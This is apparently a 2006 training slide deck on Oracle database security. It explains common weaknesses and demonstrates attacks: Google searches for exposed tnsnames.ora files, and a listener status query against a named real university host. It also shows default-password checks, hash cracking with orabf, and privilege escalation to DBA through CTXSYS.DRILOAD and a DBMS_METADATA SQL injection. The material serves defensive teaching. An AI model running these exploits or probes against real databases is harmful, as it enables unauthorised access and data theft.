



An Oracle Security Masterclass

Pete Finnigan, Principal Consultant

SIEMENS

Insight Consulting

Introduction

- My name is Pete Finnigan
 - I specialise in researching, auditing and securing Oracle databases
- I am going to keep it reasonably simple and not too technical
- Cover a lot of ground in two hours -Agenda next
- Lots of examples and demonstrations
 - Try the hands-on examples on your own laptop
- What do I want you to learn?
 - Think like a hacker
 - Know why and how data is vulnerable

Agenda

- The problems / issues – why Oracle can be insecure
- Where to find information
- Who are the main players?
- Demonstrations of how to exploit Oracle
 - 9i and 10gR2 - no 0-day and not really current – why?
- Finding and auditing for security problems
- Some basic ideas to secure your Oracle database
- Hands on elements

Hands on examples

- The presentation includes many demonstrations that you can also try yourselves
- The scripts used are on <http://www.petefinnigan.com/masterclass.htm>
- Use your own laptop
 - You need 9.2.0.1 or 10.2.0.1 installed
- Please ask questions at any time
- I want to have two focuses
 - For you to ask questions
 - Try the examples yourself

The problems

- Do you need to be a DBA or have DBA-like privileges to
 - Gain extra privileges?
 - To perform application operations that you should not?
 - To steal data?
- The answer is NO
 - Extra privileges does not always mean system privileges
 - Application operations do not need DBA privileges
 - Stealing data could be done as Mrs Smith Not Mr DBA

If no privileges there would be no problems

- There are also myriads of single privileges that can lead to problems
 - System level privileges
 - Application level privileges
 - Data access privileges
 - Object creation issues (structural changes)
 - Oracle network issues and access
- The key is to remember that, in some circumstances, any privilege gained or used could be an issue
- What are the hackers after, why are they doing it?

What are the hackers trying to do?

- To cause damage, steal or gain access to host systems
 - You do not need to be a DBA to do these things
 - Many other privileges offer security risks
- Incorrect configuration can allow privilege escalation
- Incorrect configuration can allow access to data that should not be read
- Incorrect configuration can allow damage or loss of business
- Oracle is feature-rich – do not get hung up on features
 - Features can cause security risks – even when not used
 - Deal with the basics – reduce the *attack surface*

Think like a hacker

- One of the key ways to secure an Oracle database is to **“think like a hacker”**
- How do you **“think like a hacker”** ?
- Learn how to exploit Oracle and the platform
- Learn to look for security issues in Oracle
 - Configurations
 - Permissions
 - Bugs
- All by thinking how a hacker would do it

So how can you exploit Oracle?

- The easy way – have it granted to you – or do it yourself
- Have ALL PRIVILEGES granted – *the same thing*
- Simple example: You have ALTER USER privilege
- Another: You have EXECUTE ANY PROCEDURE
- You can read password hashes
- Use a public (or non-public) package exploit (examples)
 - CTXSYS.DRILOAD.VALIDATE_STMT
 - DBMS_METADATA.GET_DDL
- Exploit the TNS listener to write an OS file...

Recent press and research

- Lots of recent press article
 - The January 2006 CPU had issues
 - The CPU has been re-released for Linux
 - Oracle listened when levels of detail criticised by customers
 - October 2006 CPU – has large number of remote exploits
 - Two recent versions of an Oracle worm
 - The threat of a much better rootkit – BH 2006 Las Vegas
 - Oracle suggested immediate patching because of DB18
 - Anyone can become DBA
 - Demonstration
 - Similar issues with Oct 2006 CPU – because of APEX
- Researchers are looking at packages, TNS, much more...

Demo of DB18 hack

Check who is a DBA

```
SQL> @d:\who_has_role.sql
```

```
ROLE TO CHECK                [DBA]: DBA
OUTPUT METHOD Screen/File     [S]: S
FILE NAME FOR OUTPUT         [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS       [N]: N
USER TO SKIP                 [TEST%]:
```

```
Investigating Role => DBA (PWD = NO) which is granted to =>
```

```
=====
User => SYS (ADM = YES)
User => SCOTT (ADM = NO)
User => WKSYS (ADM = NO)
User => CTXSYS (ADM = NO)
User => SYSTEM (ADM = YES)
```

```
PL/SQL procedure successfully completed.
```

▪ http://www.petefinnigan.com/who_has_role.sql

Why do we need Oracle Security?

- Computer Emergency Response Team (CERT) say 95% of all intrusions are made using known vulnerabilities
- Deloitte 2005 Global Security Survey said Internal attacks exceed external attacks
- Nicolas Jacobsen had access to 16.3 million T-Mobile customers' details
- In April 2005 310,000 U.S. residents' records may have been breached at LexisNexis
- Also in April 2005 HSBC warned 180,000 customers that credit card information may have been stolen

Where can you find out about Oracle Security

- Available Oracle Security information is quite good nowadays
- Web Sites for information
 - www.petefinnigan.com, www.cqure.net, www.appsecinc.com
 - www.argeniss.com, www.red-database-security.com,
www.ngssoftware.com
- Books
 - SANS Oracle Security step-by-step – Pete Finnigan – ISBN 0974372749
 - Effective Oracle database 10g security by design – David Knox - ISBN 0072231300
 - Oracle Privacy Security auditing – Arup Nanda – ISBN 0-9727513-9-4
 - Implementing Database Security and auditing – Ron Ben Natan – ISBN 1-55558-334-2

Where can you find out about Oracle security?

- Free tools
 - CIS benchmark - http://www.cisecurity.org/bench_oracle.html - 8i only - pity
 - OScanner - http://www.cqure.net/wp/?page_id=3
 - Backtrack looks promising - <http://www.remote-exploit.org/index.php/BackTrack>
 - Many tools listed on <http://www.petefinnigan.com/tools.htm>
- Training
 - Insight has a 3 day Oracle Security course
 - SANS course written by Pete Finnigan
 - Red Database Security also has a 5 day course

Who are the main players

- Who are the main players?
 - Pete Finnigan, Alex Kornbrust, David Litchfield, Steve Kost, Aaron Newman, Esteban Martinez Fayo
- Why are we interested in them? – they publish
- Some work for public companies, some researchers, some black hat
- Motivations – fame, interest, profit....
- What does it mean for you?
 - More bugs to patch
 - Better knowledge base
 - What else? – good / bad?

What are the issues – how do hackers attack you?

- People having unauthorised access – not just hackers
 - Too many privileges (CONNECT, RESOURCE...)
- Internal attacks
 - Fed up employees
 - Employees trying to get the job done (sup, dev, dba?)
 - Malicious employees / industrial spies / identity theft
- External attacks
 - Use the database for application privilege escalation
 - Server breach can be the target via multiple Oracle issues or again data could be the target
- Web or network access is a modern issue for databases

What are the main security problem areas

- Bugs – security bugs!
 - Lots of researchers
 - Some bugs are 0-day (Litchfield (mod_plsql) and Metalink (View bug))
- Configuration issues
 - There are lots and it gets worse with each release
 - Lots of new features – new holes – less information to secure
- Privilege management
 - PUBLIC, many default roles
- Default users and passwords – many more each release
- Password management is off by default

What are the main security problem areas? (2)

- Internet access
 - Many open ports by default
 - This potentially makes Oracle open to Slammer type attacks – the recent worm
 - Is an internet based attack likely?
 - Yes its likely as the attack surface gets bigger (Oracle XE?)
 - The effect would not be like Slammer – less Oracle exposed
- File system access plus OS functions
 - Too many methods to access the file system
 - UTL_FILE, DBMS_BACKUP_RESTORE, EMD_SYSTEM, DBMS_LOB, DBMS_NAMESPACE, DBMS_SCHEDULER, Java (over 40) ... more
 - Query for package / functions / procedures having FILE in them

Search engine hacking (Google, Yahoo!, Metalink)

- Google hacking became a craze some time ago
- Johnny Long pioneered and runs <http://johnny.ihackstuff.com> – includes a Google hacking database
- Possible to find Oracle reports, Forms, OEM, iSQL*Plus and more
- Possible to find Oracle passwords
- Some sites expose listeners
- Check that your own sites and Oracle installations do not leak Oracle infrastructure access
- Let's see some examples

Looking for tnsnames.ora

filetype:ora tnsnames - Google Search - Microsoft Internet Explorer

Address: <http://www.google.com/search?q=filetype:ora+tnsnames&hl=en&lr=&start=70&sa=N>

Google filetype:ora tnsnames

[tnsnames.ora Network Configuration File: C:\oracle\ora101\network ...](#) - [Translate this page]
tnsnames.ora Network Configuration File: C:\oracle\ora101\network\admin\tnsnames.ora #
Generated by Oracle configuration tools. # Date : 14.12.2004 SOUK. ...
www.isnetne.ch/lbd/SGBD/oracle/documents/netconfig/TNSNAMES.ora - 2k -
[Cached](#) - [Similar pages](#)

[TNSNAMES.ORA Network Configuration File: /opt/oracle/product ...](#)
ORA Network Configuration File: /opt/oracle/product/10ginfra/network/admin/tnsnames.ora #
Generated by Oracle configuration tools. EXTPROC_CONNECTION_DATA. ...
www.gate.gov.sg/gate/download.jsp?file=%2Fopt%2Foracle%2Fproduct%2F10ginfra%2Fnetwork%2Fadmin%2Ftnsnames.ora - 2k - [Cached](#) - [Similar pages](#)

[TNSNAMES.ORA Network Configuration File: /opt/oracle/product/10gbi ...](#)
ORA Network Configuration File: /opt/oracle/product/10gbi/network/admin/tnsnames.ora #
Generated by Oracle configuration tools. EXTPROC_CONNECTION_DATA. ...
www.gate.gov.sg/gate/download.jsp?file=%2Fopt%2Foracle%2Fproduct%2F10gbi%2Fnetwork%2Fadmin%2Ftnsnames.ora - 2k - [Cached](#) - [Similar pages](#)


[TNSNAMES.ORA Network Configuration File: /opt/oracle9/network ...](#)
ORA Network Configuration File: /opt/oracle9/network/admin/tnsnames.ora # Generated by
Oracle configuration tools. ORA9.INFORMATIK.FH-AUGSBURG. ...
www.fh-augsburg.de/~schiko/db/tnsnames.ora - 1k - Supplemental Result -
[Cached](#) - [Similar pages](#)

[TNSNAMES.ORA Network Configuration File: C:\oracle\ora90\network ...](#)
ORA Network Configuration File: C:\oracle\ora90\network\admin\tnsnames.ora # Generated
by Oracle configuration tools. ORACLE = (DESCRIPTION = (ADDRESS_LIST ...
student.wspa.pl/~jimmy/wspa/bazy%20danych/tnsnames.ora - 1k - Supplemental Result -
[Cached](#) - [Similar pages](#)

[ORACLE:tnsnames.ora - 5 \(Wiki\)](#) - [Translate this page]
\$ORACLE_HOMME/network/admin/tnsnames.ora. sptest1 = (DESCRIPTION =
(ADDRESS_LIST = (PROTOCOL = TCP/HOST = c32k21d.test.ad.in/PORT =

■ Search "filetype:ora tnsnames"

Open a link



```
tnsnames[1] - Notepad
File Edit Format View Help
# TNSNAMES.ORA Network Configuration File: C:\oracle\ora90\network\admin\tnsnames.ora
# Generated by oracle configuration tools.

ORACLE =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = oracle.wspa.edu.pl)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SERVICE_NAME = oracle.wspa.edu.pl)
    )
  )
```

Connect to the Listener

```
C:\WINDOWS\System32\cmd.exe
TNS-12560: TNS:protocol adapter error
TNS-00505: Operation timed out
32-bit Windows Error: 60: Unknown error

C:\Documents and Settings\Peter.Finnigan>lsnrctl status oracle.wspa.edu.pl


LSNRCTL for 32-bit Windows: Version 10.2.0.1.0 - Production on 06-NOV-2006 12:13:25

Copyright (c) 1991, 2005, Oracle. All rights reserved.


Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=oracle.wspa.edu.pl))(ADDRESS=(PROTOCOL=TCP)(HOST=212.182.49.206)(PORT=1521)))
STATUS of the LISTENER
-----
Alias                     LISTENER
Version                   TNSLSNR for Linux: Version 9.2.0.8.0 - Production
Start Date                27-OCT-2006 23:56:10
Uptime                    9 days 14 hr. 17 min. 29 sec
Trace Level               off
Security                  OFF
SNMP                      OFF
Listener Parameter File   /home/oracle/OraHome1/network/admin/listener.ora
Listener Log File        /home/oracle/OraHome1/network/log/listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=oracle.wspa.edu.pl)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=oracle.wspa.edu.pl)(PORT=8080))(Presentation=HTTP)(Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=oracle.wspa.edu.pl)(PORT=2100))(Presentation=FTP)(Session=RAW))
Services Summary...
Service "OEMREP.wspa.edu.pl" has 2 instance(s).
  Instance "OEMREP", status UNKNOWN, has 1 handler(s) for this service...
  Instance "OEMREP", status READY, has 1 handler(s) for this service...
Service "OEMREPXDB.wspa.edu.pl" has 1 instance(s).
  Instance "OEMREP", status READY, has 1 handler(s) for this service...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "oracle.wspa.edu.pl" has 2 instance(s).
  Instance "oracle", status UNKNOWN, has 1 handler(s) for this service...
  Instance "oracle", status READY, has 1 handler(s) for this service...
Service "oracle2.wspa.edu.pl" has 2 instance(s).
  Instance "oracle2", status UNKNOWN, has 1 handler(s) for this service...
  Instance "oracle2", status READY, has 1 handler(s) for this service...
Service "oracle2XDB.wspa.edu.pl" has 1 instance(s).
  Instance "oracle2", status READY, has 1 handler(s) for this service...
Service "oracleXDB.wspa.edu.pl" has 1 instance(s).
  Instance "oracle", status READY, has 1 handler(s) for this service...
The command completed successfully

C:\Documents and Settings\Peter.Finnigan>_
```

Looking for iSQL*Plus



We could start to Guess passwords!



Some exploit examples (mostly 9i)

- The easy way in – default passwords
- Cracking a users password if hashes are known
- A built-in package exploit – CTXSYS.DRILOAD
- Another example DBMS_METADATA
- What is SQL Injection?
- Simple SQL Injection example
- Exploiting the TNS listener
- Sniffing the network

An example of default password checking

```
SQL> @d:\osp\osp_exec
Connectstring (destination database): oradev
Password of oraprobe?: *****
Connected.
```

Oracle accounts with default passwords

=====

```
Username: SYS
Password: CHANGE_ON_INSTALL
```

```
Username: SYSTEM
Password: MANAGER
```

http://www.petefinnigan.com/default/default_password_checker.htm

Get osp_accounts_public.zip – install osp_install.sql

The default password problem

- Oracle has a major problem with default passwords
- More default users and passwords are known for Oracle than any other software
- http://www.petefinnigan.com/default/default_password_list.htm - lists 600 default accounts – will be >1400
- Each version of Oracle creates more default accounts
- They can be found in the
 - Software distribution, created by default, features, examples...
 - Some created in the database – less open accounts
 - Documentation / metalink / oracle.com
- Oracle has released a tool - see **MetaLink Note 361482.1**

Password cracking

- What is a password cracker
 - Brute force and dictionary attacks
- Until recently the Oracle password algorithm was not public
- Before this we had to use PL/SQL based crackers
- C based crackers are now available – free and commercial
- *Orabf* from <http://www.toolcrypt.org/index.html?orabf> is fast
 - 1,100,000 hashes per second on 2.8ghz Pentium 4
 - Now version 0.7.5
- Minimum password lengths are now even more important
- Do not let password hashes fall into hacker hands

An example cracking session

```
SQL> alter user scott identified by gf4h7;
```

```
User altered.
```

```
SQL> select password from dba_users where username='SCOTT';
```

```
PASSWORD
```

```
-----  
EF2D6ED2EDC1036B
```

```
D:\orabf>orabf EF2D6ED2EDC1036B:SCOTT -c 3 -m 5
```

```
orabf v0.7.2, (C)2005 orm@toolcrypt.org
```

```
-----  
Trying default passwords
```

```
Starting brute force session
```

```
press 'q' to quit. any other key to see status
```

```
password found:SCOTT:GF4H7
```

```
29307105 passwords tried. elapsed time 00:00:40. t/s:715700
```

Demo

Oracle's default password tool

```
C:\WINDOWS\System32\cmd.exe - sqlplus system/manager@oradev
SQL> spool pwd.lis
SQL> @df1tpass.sql
Mon Nov 06                                     page 1
                                     Default Accounts With Default Passwords
-----
Account Name                                Account Status
-----
DBSNMP                                     OPEN
PETE                                       OPEN
SCOTT                                     OPEN
SYS                                        OPEN
SYSTEM                                    OPEN
5 rows selected.
SQL> spool off
SP2-0042: unknown command "spooloff" - rest of line ignored.
SQL> spool off
SQL>
```

Exploiting built-in packages

- Why are there bugs in built-in packages?
- Definer rights and executor rights
- Finding vulnerable packages in your own code
 - Check the access rights – privileges and invoker rights
 - Looking for dynamic SQL – fuzz all packages
 - Check the SGA for vulnerable SQL – see www.argeniss.com
- Built-in PL/SQL is wrapped – isn't it secure?
 - I exposed how weak the mechanism is at BH 2006
 - <http://www.insight.co.uk/files/presentations/BlackHat%20conference.pdf>

A built-in package exploit

```
SQL> select * from user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

```
SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');  
BEGIN ctxsys.driload.validate_stmt('grant dba to scott'); END;  
*
```

ERROR at line 1:

```
ORA-06510: PL/SQL: unhandled user-defined exception  
ORA-06512: at "CTXSYS.DRILOAD", line 42  
ORA-01003: no statement parsed  
ORA-06512: at line 1
```

Demo

```
SQL> select * from user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	DBA	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

Exploiting DBMS_METADATA (1)

```
SQL> connect scott/tiger
```

```
Connected.
```

```
SQL> select * from user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

```
SQL> create or replace function scott.hack return varchar2
```

```
2  authid current_user is
```

```
3  pragma autonomous_transaction;
```

```
4  begin
```

```
5  execute immediate 'grant dba to scott';
```

```
6  return '';
```

```
7  end;
```

```
8  /
```

```
Function created.
```

Demo

Exploiting DBMS_METADATA (2)

```
SQL> select sys.dbms_metadata.get_ddl(''||scott.hack()||','')
      from dual;
```

ERROR:

```
ORA-31600: invalid input value '||scott.hack()||' for parameter
      OBJECT_TYPE in function GET_DDL
```

```
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 105
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1536
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1900
```

```
ORA-06512: at "SYS.DBMS_METADATA_INT", line 3606
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 504
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 560
```

```
ORA-06512: at "SYS.DBMS_METADATA", line 1221
```

```
ORA-06512: at line 1
```

no rows selected

```
SQL> select * from user_role_privs;
```

USERNAME	GRANTED_ROLE	ADM	DEF	OS_
SCOTT	CONNECT	NO	YES	NO
SCOTT	DBA	NO	YES	NO
SCOTT	RESOURCE	NO	YES	NO

Demo

10g Example exploits

- 10g is much more secure than 9i – The main code line is always fixed first, but
- Still need to be patched
- Still package exploits
